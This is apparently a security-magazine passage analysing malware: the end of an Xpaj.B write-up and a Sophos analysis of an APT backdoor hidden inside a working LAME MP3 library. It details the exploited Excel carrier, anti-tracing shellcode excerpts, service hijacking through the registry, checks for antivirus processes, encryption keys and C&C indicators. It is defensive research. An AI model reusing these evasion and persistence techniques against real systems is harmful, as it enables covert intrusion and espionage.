When the virus is started, it gets the return address from the stack and converts it to RVA. Then it iterates through the patch structure list and gets the proper patch structure for the call instruction. If it fails to get the relevant patch structure for the call instruction, this means the executed call instruction is the call to the first overwritten subroutine. Thus it uses the patch structure of the first overwritten subroutine as the matched patch structure. It decrypts the matched patch structure and executes the code from its code field. If the reloc_count field of the matched patch structure is not zero, it will fix the relocations, storing them in the reloc_offset field of the matched patch structure. This allows the infected executable to continue working.

CONCLUSION

Xpaj.B is not only one of most sophisticated file infectors but also one of stealthiest. It uses several techniques to prevent detection and remain under the radar. Those




Figure 21: Execution routes.

techniques demonstrate that the authors favour discretion over efficiency and want the virus to persist for as long as possible once the infection has occurred.

REFERENCE

[1] Yuan, L. Inside W32.Xpaj.B's infection – part 1. Virus Bulletin, January 2014, p.13. http://www.virusbtn.com/pdf/magazine/2014/201401.pdf.

FEATURE

NEEDLE IN A HAYSTACK

Gabor Szappanos
Sophos, Hungary

Malware authors engaged in Advanced Persistent Threat (APT) operations put great effort into making sure their creations live up to their name and achieve persistence over the course of months or years; in order to do so, the threats must remain undetected by security products.

The authors try both to conceal the presence of the threats on infected systems and to hide their code from analysis and detection. Most crimeware authors achieve the latter by applying sophisticated execryptors and protectors to their code.

Over the past year, however, we have spotted a different approach: malicious code is compiled into an open source library, hidden among a large pile of clean library code, with only a single export pointing to the trojan functionality. The deployment and progression of this malware spans about two years now – however its versioning suggests that its development started longer ago than that.

This malware doesn't take anything for granted: even common system tools like rundll32.exe and wscript.exe, which are present on all *Windows* systems, are carried with the installer and dropped when needed.

The malware goes to great lengths to cover its tracks. All of the string constants that could reveal the nature of the backdoor are protected with strong encryption. Additionally, the backdoor itself is disguised as a legitimate MP3 encoder library. In fact, it *is* a legitimate and functional MP3 library – and a bit more besides.

EXPLOITED CARRIER WORKBOOK

In a handful of cases we have been able to identify the original exploited document that leads to the system infection. At the time of finalizing this paper, three exploited workbooks have been found that install this threat.

All of them are protected *Excel* workbooks with the default password (for more details see [1]). In short: the workbooks are password protected (that is, checked before opening). It is possible to leave the password field blank – in which case *Excel* encrypts the content using the default password: 'VelvetSweatshop'. On the other hand, if a workbook is protected with exactly this password, *Excel* assumes that there is no password, and opens the document transparently. As a result, the document content is encrypted and hidden from normal analysis, but opening it will execute the shellcode without further prompting.

The workbooks exploit the CVE-2012-0158 vulnerability, which triggers the execution of shellcode within the document.

After the workbooks are opened, the intended operation is to open a decoy workbook – a clean file that grabs the attention of the user while malicious activities proceed in the background. The themes of the decoys give us some idea as to the areas of interest of the target audience of this malware distribution.

Workbook 1

Filename: 300*访民联署签名*.xls (rough translation: '300 petitioners cosigned.xls')

File size: 839756 bytes

SHA1: 066998e20ad44bc5f1ca075a3fb33f1619dd6313

MD5: 5c370923119f66e64a5f9accdd3d5fb

This does not display any decoy document, just closes the *Excel* window. Nevertheless, the shellcode execution proceeds.

If the file was opened, it would display a workbook with a list of names, gender, region and phone numbers of Chinese individuals.




Figure 1: Decoy content for 066998e20ad44bc5f1ca075a3fb33f1619dd6313.

Workbook 2

Filename: sample.xls

File size: 638912 bytes

SHA1: e5e183e074d26416d7e6adfb14a80fce6d9b15c2

MD5: 2066462274ed6f6a22d8275bd5b1da2b




Figure 2: Decoy content for e5e183e074d26416d7e6adfb14a80fce6d9b15c2.

Workbook 3

Filename: LIST OF KEY OFFICIALS IN THE DND PROPER.xls

File size: 638912 bytes

SHA1: d80b527df018ff46d5d93c44a2a276c03cd43928

MD5: 80857a5541b5804895724c5d42abd48f

This decoy workbook contains information about key officials in the Philippines Department of National Defense (DND).




Figure 3: Decoy content for d80b527df018ff46d5d93c44a2a276c03cd43928.

In the rest of this article, unless specified otherwise, we refer to the operation resulting from infection via Workbook 1 – but the overall operations (dropped filenames, registry keys, backdoor functions) are the same in each case.

When mining our sample collection for related samples we were able to spot other examples – however, in these instances the initial dropper was not available for our analysis, only the temporary dropper executables or the final payloads could be located. In these cases we don't have complete information about the system infection, but it is safe to assume that similar exploitation schemes were utilized.

SHELLCODE

The shellcode features an interesting anti-debugging trick that I have come across quite regularly in APT samples lately. Most of the *Windows* API functions are resolved and called normally, but some of the critical ones (such as WinExec and CreateFile) are not entered at the entry address (as stored in the kernel32.dll export table), but five bytes after it instead. These functions are responsible for the most critical operations of the code (dropping the payload executable and executing it), which would reveal unusual activity in the scope of an ordinary *Excel* process.

As most tracers and debuggers would place the breakpoint or hijack function right at the entry of the API function, skipping the first few bytes is a good way to avoid API tracing and debugging.

The same happens with WriteFile and GlobalAlloc, but this time, depending on whether or not there is a call right at the entry of the function, the displacement will be either five or seven bytes.

```
   sub     al, 0E8h ; 'Þ'
   jz      short loc_22549             ; shift GlobalAlloc entry by 7
   jmp     short loc_22553             ; shift GlobalAlloc entry by 5
; ---------------------------------------------------------------------------

loc_22549:                             ; CODE XREF: seg000:00022545↑j
   add     dword ptr [ebp+14h], 7      ; shift GlobalAlloc entry by 7
   add     dword ptr [ebp+30h], 7      ; shift WriteFile entry by 7
   jmp     short loc_2255B
; ---------------------------------------------------------------------------

loc_22553:                             ; CODE XREF: seg000:00022547↑j
   add     dword ptr [ebp+14h], 5      ; shift GlobalAlloc entry by 5
   add     dword ptr [ebp+30h], 5      ; shift WriteFile entry by 5
```

Figure 5: Anti-tracing hook initialization.

As a result of the functions not being entered at their usual entry points, the first few instructions are missed. As these are still essential for the stack management, the code is compensated within the shellcode, where a standard function prologue (stack frame creation push ebp, move ebp,esp) is executed.




Figure 4: Anti-tracing trick.

For system functions compiled with standard compilers, the first few instructions are fixed on the entry point, but anything after that can't be taken for granted. The shellcode can't enter further than five or seven bytes into the API function, otherwise it could end up in the middle of a multi-byte instruction, easily crashing the application.

In order to extract the embedded executable, the shellcode needs to find the carrier workbook. It does this using the fact that, at the time of the exploitation, the workbook must remain open in *Excel*. The code enumerates all possible handles and tries to call GetFileSize on each of them. If the function fails, because the handle does not belong to an open file (it could belong to many other objects such as directory, thread, event or registry key), or the file size is smaller than the expected size of the workbook (minus the appended encrypted EXE), 1de10h bytes, it skips to the next handle value.

Next, it reads four bytes from offset 0x1de00; the value found there should be equal to the size of the carrier workbook (this time including the appended EXE).

At this position, in the appended content following the OLE2 document structure, a short header is stored that contains the full carrier workbook size, the embedded EXE size and the embedded decoy workbook size. These values are used by the shellcode. The encrypted EXE content follows.

```
   add     dword ptr [ebp+2Ch], 5      ; modify the saved export address to skip the first 5 bytes
   jmp     short loc_2270A

; ---------------  S U B R O U T I N E  ---------------------------------------

; Attributes: bp-based frame

call_WinExec proc near                  ; CODE XREF: seg000:loc_2270A↓p
   mov     esi, ebp
   mov     edi, edi
   push    ebp                          ; compensate skipped prologue
   mov     ebp, esp
   jmp     dword ptr [esi+2Ch]          ; WinExec
call_WinExec endp

; ---------------------------------------------------------------------------

loc_2270A:                              ; CODE XREF: seg000:000226FE↑j
   call    call_WinExec
   pop     ebp
```

Figure 6: Anti-tracing used in practice.




Figure 7: Appended header and payload.

Organizing the code and structure in this manner makes the carrier/dropper workbook component and the dropped payload executable completely independent – it is possible to replace the payload with a new variant without changing a bit in the carrier encrypted workbook.

Once the hosting workbook is found, the code proceeds with decoding the embedded executable (using a one-byte XOR algorithm with running key plus an additional one-byte XOR with a fixed key), saving it to a file named 'Winword.exe' in the %TEMP% directory, then executing it. At this point, the decoy workbook content is dropped (using the same algorithm: one-byte XOR with running key plus one-byte XOR with fixed key, only this key differs from the one used in decoding the EXE).

TEMPORARY DROPPER

This file is the dropper and installer for the final payload. It has an initial anti-debug layer.

The address of the GetVersion function is patched in the import table, to contain an internal function virtual address instead of an imported function address, which is normally expected at that position. The code around the entry point uses the stored value to redirect execution:

```
mov     large fs:0, esp
sub     esp, 58h
push    ebx
push    esi
push    edi
mov     [ebp-18h], esp
call    ds:dword_41A188
```

The execution actually goes to the address stored at dword_41A188, which is the memory location 00402440.

The program has only one export, LoadLibrary, thus when the operating system loads the program and resolves the external dependencies, this value, stored within the import table region, remains intact. The trick completely fools *IDA Pro*, which can't be convinced that the location is an internal position and not an external import. This makes static analysis a bit more complicated. The necessary imported function addresses are later resolved dynamically by the initialization code of the dropper.

The major procedures of the dropper program are not called directly; instead, the trojan builds a function pointer table, and calls to procedures are performed via indexing into this table, as shown in Figure 8.

```
look for function starts downwards form the beginning.
Functions are identified by
push    eax
mov     eax, 1254????h
pop     eax

loc_40202F:                             ; CODE XREF: .text:0040202A↑j
   push    1
   push    12547908h
   push    ebx
   call    edi                          ; find_next_procedure
   push    1
   push    12547901h
   push    ebx
   mov     [ebp-18h], eax               ; strlen
   call    edi                          ; find_next_procedure
   push    1
   push    12547902h
   push    ebx
   mov     [ebp-24h], eax               ; ucase
   call    edi                          ; find_next_procedure
   push    1
   push    125479A1h
   push    ebx
   mov     [ebp-20h], eax               ; 4019d0
   call    edi                          ; find_next_procedure
```

Figure 8: Building the function pointer table.

```
   mov     ecx, [ebp-4]
   lea     eax, [ebp-8]
   push    eax
   push    4
   push    ecx
   call    dword ptr [ebp-18h]          ; strlen
   mov     edx, [ebp-4]
   add     esp, 4
   push    eax
   push    edx
   call    ebx
   mov     eax, [ebp-4]

loc_40238E:                             ; CODE XREF: .text:00402321↑j
   mov     ecx, [ebp-0Ch]
   push    eax
   push    ecx
   call    dword ptr [ebp-28h]          ; 401ab0
```

Figure 9: Using the function pointer table.

The key procedures are identified by having the following instruction sequence near the prologue:

```
push    ebp
mov     ebp, esp
push    eax
mov     eax, 12547908h
pop     eax
```

The value stored in the EAX register is a combination of two elements: 1254 is the marker; 7908 is the numeric ID for the function.

The entry is located by searching backwards for the standard prologue:

```
push    ebp
mov     ebp, esp
```

The procedures are later invoked by calling indexes from the function pointer table (see Figure 9).

Winword.exe normally drops three major components into the system:

- %PROGRAM FILES%\Common Files\ODBC\AppMgmt.dll – the final payload (*Windows* DLL file)
- %PROGRAM FILES%\Common Files\DBEngin.EXE – a copy of rundll32.exe (a clean *Windows* system file, used for executing the payload)
- %PROGRAM FILES%\Common Files\WUAUCTL.EXE – another rundll32.exe (a clean *Windows* system file, used for executing the payload).

Additionally, two registry export files named jus*.tmp (with a random number added after jus) are dropped into %TEMP%. These are the old and new hives of the HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt registry location – a location at which the trojan registers itself in order to execute automatically upon each system boot. Saving the hives to a file makes it possible to modify the registry in one shot using RegRestoreKey.

Also dropped is a 301,445-byte-long jus*.tmp file, which is a CAB archive containing the payload DLL.

The execution flow takes a different route if the presence of running security products is detected. The following process names are checked: KVMonXP.exe, RavMonD.exe, RsTray.exe, ccsvchst.exe, QQPCTray.exe, zhudongfangyu.exe, 360sd.exe, 360Tray.exe, zatray.exe, bdagent.exe, ksafetray.exe, kxetray.exe and avp.exe. However, not all of the security processes are checked at the same time – only a couple of selected ones are checked before each major operation.

As an example, if zatray.exe, RsTray.exe or RavMonD.exe is running, then AppMgmt.dll is not dropped and instead, the 400MB vbstdcomm.nls is created (the large size is due to an enormous amount of junk appended at the end of the file). Finally, a VBScript file is created and executed with the help of a dropped copy of wscript.exe (both files are saved to the %TEMP% folder, as lgt*.tmp.vbs and lgt*.tmp.exe, respectively). An encrypted copy of Winword.exe is created in %CommonProgramFiles%\ODBC\odbc.txt, using a one-byte XOR algorithm with key 0xCC. Vbstdcomm.nls, which serves as a backup installer, takes the encrypted copy of Winword.exe, decodes it and simply executes.

The dropper registers AppMgmt.dll as a service. This is not achieved by creating a new service entry, rather by taking over the role of an already installed service, AppMgmt, redirecting the service DLL from the clean library to the dropped malware payload:

HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters: ServiceDll

%SystemRoot%\System32\appmgmts.dll -> C:\Program Files\Common Files\ODBC\AppMgmt.dll

In addition, the start-up mode is changed from auto to demand in the location:

HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt: Start

Then it changes the error control settings in the registry key HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt: ErrorControl from *normal* (this would mean that if the driver fails to load, the start-up process proceeds, but a warning is displayed) to *ignore* (in this case if the driver fails to load, start-up proceeds, and no warning is displayed). The change is designed to avoid raising suspicion, should start-up fail for any reason.

Finally, it executes the dropped DLL by executing net start AppMgmt.


PAYLOAD

We have identified five different versions of the final payload. Two of them were replicated from the exploited workbooks detailed earlier; the other three were found when we were digging through our sample collection searching for samples with similar characteristics.

The main characteristics of the five variants are summarized in Table 1 (detailed descriptions of the columns are provided later in this section).

This DLL is built from the LAME MP3 encoder source [2]. The full library has been compiled, and in addition, a couple of malicious exports have been added to the code: lame_set_out_sample and lame_get_out_sample.

Note that the names of the additional exports are strikingly similar to the legitimate exports, lame_set_out_samplerate and lame_get_out_samplerate, which are present in the LAME source – thus it is not very obvious that the additional exports belong to something completely different.



Name	Address	Ordinal
beInitStream	10071A30	1
beEncodeChunk	100726F0	2
beDeinitStream	100727C0	3
beCloseStream	100714B0	4
beVersion	10070910	5
beWriteVBRHeader	100719B0	6
beEncodeChunkFloatS16NI	10072690	7
beFlushNoGap	100719D0	8
beWriteInfoTag	10071910	9
ServiceMain	10070D00	10
lame_get_out_sample	10072810	11
lame_set_out_sample	100729C0	12
lame_init	1004CFF0	100
lame_close	1004D050	101
lame_init_params	1004D660	102
lame_encode_buffer_interleaved	1004FAE0	110
lame_encode_flush	1004FD70	120
lame_mp3_tags_fid	1004D4A0	130
lame_set_num_samples	10050A40	1000
lame_get_num_samples	10050A30	1001
lame_set_in_samplerate	10050A20	1002
lame_get_in_samplerate	10050A10	1003
lame_set_num_channels	100509E0	1004
lame_get_num_channels	100509D0	1005
lame_set_scale	100509C0	1006
lame_get_scale	100509B0	1007
lame_set_scale_left	100509A0	1008
lame_get_scale_left	10050990	1009
lame_set_scale_right	10050980	1010
lame_get_scale_right	10050970	1011
lame_set_out_samplerate	10050960	1012
lame_get_out_samplerate	10050950	1013

Figure 10: Additional malicious imports.

One of the extra exports, lame_get_out_sample, is missing from newer versions of the malware. However, the function

Version	PE time stamp	Exports	DES key count	UDT present	First seen	C&C servers
	19/10/2011	lame_set_out_sample lame_get_out_sample	3	-	08/04/2013	202.146.217.229
2.22	17/02/2012	lame_set_out_sample	3	-	31/05/2013	103.246.247.194
2.3(TCP)	19/03/2012	lame_set_out_sample	3	-	26/04/2013	forwork.my03.com
2.3(UDP)	06/06/2012	lame_set_out_sample	3	+	07/12/2012	113.10.201.254 goodnewspaper.gicp.net 1115.126.3.214 goodnewspaper.3322.org
2.4(UDP)	19/01/2013	lame_set_out_sample	2	+	06/05/2013	113.10.201.254 113.10.201.250 125.141.149.23 125.141.149.46 125.141.149.49 58.64.129.149 goodnewspaper.3322.org goodnewspaper.gicp.net

Table 1: Summary of the payload versions.

that would invoke this export is still present in the code. Clearly, the code was not cleaned up properly when the export was removed.

The backdoor contains many encrypted strings, one of which serves as an internal version number. In Table 1 we list the version numbers as they appear in the code. Collected information suggests that the most widely distributed was version 2.3(UDP), making its rounds in the wild in early December 2012.

Table 1 also lists the date when we first saw each particular backdoor variant – either arriving in our collection, reported in cloud look-ups or seen elsewhere on the Internet. Additionally, the compilation date is listed, as taken from the PE header.

An interesting quirk comes from the usage of the LAME source: one of the original source functions, beVersion(), inserts the compilation date into the data section of the executable.




Figure 11: Compilation date in code.

This provides an independent method of determining the creation date of the variant aside from the PE time stamp. There was no trick, however – the two dates matched in all cases.

It is notable that there is always a large gap between the compilation date and the date of the first observation of each variant. There are several possible reasons for this:

- Small-scale targeted attacks don't provide much telemetry information; the smaller the number of targets, the slimmer our chances of finding out about their infection.
- The trojan looks very similar to a real LAME encoder library; infected victims are reluctant to submit it for analysis.
- There may be an intentional delay (some sort of testing period) in the release process of the malware.

The backdoor uses different approaches for handling C&C communication. Earlier versions used the standard *Windows* socket communication functions (send, recv) to exchange data with the C&C server. The newer versions linked the UDT data transfer library (available from udt.sourceforge.net) for communication. The versioning of the variants suggests that some time around March 2012, the code forked into a socket communication branch (TCP) and a UDT-powered communication branch (UDP).

The backdoor features all the basic functionality that is expected from a piece of malware of its class. It is able to:

- Create screenshots
- Get drive type (FAT, FAT32, NTFS, CDFS) and free space
- Enumerate files and directories and send the list to the server
- Rename files
- Create directories
- Delete files.

The last character of the ModuleFileName (without extension) is checked on execution: if it is not of one of the expected values – 'T', 't' (executed via net.exe), 'R', 'r', 'N', 'n' (executed via DBEngin.EXE), '2' (rundll32.exe), 'L' or 'l' – it builds and injects a simple piece of code to load AppMgmt.dll properly.

For this purpose, it creates a new suspended process (with command line: c:\windows\system32\svchost.exe), calls GetThreadContext on it, and gets EAX from the CONTEXT structure, using the fact that in the case of a suspended process the EAX register always points to the entry point of the process. Then it writes the starter code to this entry point and resumes the thread. The suspended thread is not visible in the process list at that point. This way, the trojan can escape analysis, if not executed in a natural form, and still execute.

Configuration data is stored in a file named DbTrans.db, XOR encrypted with key 0x58.

The string constants (API names, DLL names, process names) are all stored in encrypted form using a strong encryption algorithm. The strings are stored aligned (Unicode strings to 0x90 bytes, ASCII strings to 0x38 bytes boundary), decrypted in eight-byte chunks using the DES ECB algorithm, and referenced by IDs that index into this name pool. The encrypted strings contain padding bytes at the end, where zeros are encoded.

The strings are decrypted on the fly before being used and filled with zeros after use. This way there are no visible strings in the memory that would give away more information about the internals of the backdoor.

There are three nearly identical encryption functions (and accompanying encrypted string tables and encryption keys) in all variants: one is for the Unicode strings, one for the ordinary ASCII constants, and a third one for the *Windows* API function names (also stored as ASCII strings) that are used in the code. We found that only the encryption keys were different for the three cases. The following key seeds remain the same throughout the variants:

For ASCII strings:	82 C5 D3 59 2B 38 00 00
For Unicode strings:	5E 97 CC 42 8E CD 00 00
For API function names:	5B 5F CB 8D E5 F5 00 00

In the last version, the two ASCII functions are merged into a single function.

The C&C addresses are hard-coded into the backdoor, and protected with a simple byte-wise XOR (key:0x58) encryption. This is an interesting choice, given that all other string constants are protected with a string DES algorithm – perhaps the server addresses are changed more frequently (indeed, there is a minimal overlap between the different versions' C&C addresses) than the authors are comfortable with re-encrypting the strings – but no evidence was found for it in the few samples we have found.

The string constants of the code are referenced by IDs and decrypted on the fly. However, there are strings that are never used in the code. These could belong to an earlier or internal version, and simply have not been cleaned up from the string pool, as illustrated in this example:

```
push   9              ; ,lame_set_out_sample
call   Get_String_A
push   0Ah            ; ,
call   Get_String_A
push   1Eh            ; DBEngin.exe
call   Get_String_A
push   8              ; EXPL.EXE
pop    eax
call   Get_String_W
push   offset s_expl_exe
push   [ebp+var_254]
call   StrCpyW
push   8
pop    eax
xor    ecx, ecx
call   set_mem
push   ebx
push   2
call   CreateToolhelp32Snapshot
```

Some of these strings could be internal configuration options for the development environment (I suspect these are access details to an internal server):

```
kazafei
192.168.1.98
80
```

Other strings provide status information about the current operation of the backdoor:

```
Client RecvData Complete
A File Search Task has start already !!!
File Search Task Success
File Search Task Failed, Please Check
Upload Client Failed
Upload Client Success
Delete File Success
Delete File Failed
Rename File Success
Rename File Failed
Create Folder Success
Create Folder Failed
```

A few constants indicate undocumented or debug functionality:

```
X:\Windows\System32\rundll32.exe
X:\Windows\msacm32.drv
MagicMutex
D:\Resume.dll
D:\delete.dll
D:\delete2.dll
```

CONCLUSION

When looking into APT attack scenarios, one has to be extra careful. Often we see that clean programs and libraries are dropped onto systems to hide the operation of malicious applications [3]. But sometimes, what looks to be a genuine MP3 encoder library, and even works as a functional encoder, actually hides malicious additions buried deep in a large pile of clean code. One has to be very thorough when it comes to targeted attacks, and one cannot afford to make any assumptions.

REFERENCES

[1] Baccas, P. When is a password not a password? When Excel sees "VelvetSweatshop". http://nakedsecurity.sophos.com/2013/04/11/password-excel-velvet-sweatshop/.

[2] LAME (Lame Aint an MP3 Encoder). http://sourceforge.net/projects/lame/.

